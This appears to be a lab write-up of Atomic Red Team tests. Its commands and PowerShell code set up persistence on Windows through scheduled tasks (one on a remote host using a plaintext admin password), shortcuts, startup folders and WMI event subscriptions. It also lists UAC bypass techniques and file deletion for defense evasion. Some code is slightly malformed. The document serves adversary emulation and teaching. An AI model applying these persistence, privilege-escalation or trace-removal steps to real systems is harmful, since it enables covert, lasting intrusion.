


▼ Atomic Test #3 - Scheduled task Remote

- Create a task on a remote system.
- Upon successful execution, cmd.exe will create a scheduled task to spawn cmd.exe at 06:36 on a remote endpoint.

```
SCHTASKS /Create /S 192.168.75.20 /U Administrator /P Hacker@123 /TN "Atomic task"  
/TR "C:\windows\system32\cmd.exe" /SC daily /ST 19:00
```

```
PS C:\Windows\system32> SCHTASKS /Create /S 192.168.75.20 /U Administrator /P Hacker@123 /TN "Atomic task" /TR "C:\windows\sys  
tem32\cmd.exe" /SC daily /ST 06:36  
WARNING: The task name "Atomic task" already exists. Do you want to replace it (Y/N)? Y  
SUCCESS: The scheduled task "Atomic task" has successfully been created.  
PS C:\Windows\system32>
```





▼ Atomic Test #4 - Powershell Cmdlet Scheduled Task

- Create an atomic scheduled task that leverages native powershell cmdlets.

```

$action = New-ScheduledTaskAction -Execute "calc.exe"
$trigger = New-ScheduledTaskTrigger -AtLogon
$user = New-ScheduledTaskPrincipal -GroupId "BUILTIN\Administrators" -RunLevel Highest
$set = New-ScheduledTaskSettingsSet
$subject = New-ScheduledTask -Action $action -Principal $user -Trigger $trigger -Settings $set
Register-ScheduledTask AtomicTask -InputObject $subject
    
```






T1547.009 - Shortcut Modification

▼ Atomic Test #1 - Shortcut Modification


- This test will simulate shortcut modification and then execute a shortcut (*.lnk , .url). Upon execution, calc.exe will be launched.

```
echo [InternetShortcut] > $env:temp\T1547.009_modified_shortcut.url
echo URL=C:\windows\system32\calc.exe >> $env:temp\T1547.009_modified_shortcut.url
cat $env:temp\T1547.009_modified_shortcut.url
& "$env:temp\T1547.009_modified_shortcut.url"
```



▼ Atomic Test #2 - Create shortcut to cmd in startup folders

- LNK file to launch CMD placed in startup folder. Upon execution, open File Explorer and browse to "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup" to view the new shortcut.



- We can see two CMD's are opened automatically along with previous VB Scripts

T1546.003 - Windows Management Instrumentation Event Subscription

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1546.003/T1546.003.md>
- WMI can be used to install event filters, providers, consumers, and bindings that execute code when a defined event occurs.
- Examples of events that may be subscribed to are the wall clock time, user logging, or the computer's uptime.
- Adversaries may use the capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system.

▼ Atomic Test #1 - Persistence via WMI Event Subscription

- After running the script, we have to reboot the victim machine. After it has been online for 4 minutes we should see notepad.exe running as SYSTEM.

```
$FilterArgs = @{name='AtomicRedTeam-WMIPersistence-Example';
    EventNameSpace='root\CimV2';
    QueryLanguage="WQL";
    Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
        TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
        TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325";
$Filter=New-CimInstance -Namespace root/subscription -ClassName __EventFilter -Property $FilterArgs

$ConsumerArgs = @{name='AtomicRedTeam-WMIPersistence-Example';
    CommandLineTemplate="$($Env:SystemRoot)\System32\notepad.exe";}
```





```

$Consumer=New-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer -Property $ConsumerArgs

$filterToConsumerArgs = @(
Filter = [Ref] $Filter;
Consumer = [Ref] $Consumer;
}
$filterToConsumerBinding = New-CimInstance -Namespace root/subscription -ClassName __FilterToConsumerBinding
-Property $FilterToConsumerArgs

```




Privilege Escalation


T1548.002 - Bypass User Access Control

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1548.002/T1548.002.md>
- Windows User Account Control (UAC) allows a program to elevate its privileges to perform a task under administrator-level permissions, possibly by prompting the user for confirmation.


- Adversaries may bypass UAC mechanisms to elevate process privileges on system
- ▼ Atomic Test #3 - Bypass UAC using Fodhelper
 - Bypasses User Account Control using the Windows 10 Features on Demand Helper (fodhelper.exe).



- ▼ Atomic Test #4 - Bypass UAC using Fodhelper - PowerShell
 - PowerShell code to bypass User Account Control using the Windows 10 Features on Demand Helper (fodhelper.exe).



- ▼ Atomic Test #7 - Bypass UAC using sdclt DelegateExecute
 - Bypasses User Account Control using a fileless method, registry only. Upon successful execution, sdclt.exe will spawn cmd.exe to spawn notepad.exe




Defense Evasion

T1551.004 - File Deletion

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1551.004/T1551.004.md>
- Adversaries may delete files left behind by the actions of their intrusion activity
- ▼ Atomic Test #1 - Delete a single file - Linux/macOS
 - Delete a single file from the temporary directory


```
rm -f #{file_to_delete}
```



▼ Atomic Test #2 - Delete an entire folder - Linux/macOS

- Recursively delete the temporary directory and all files contained within it

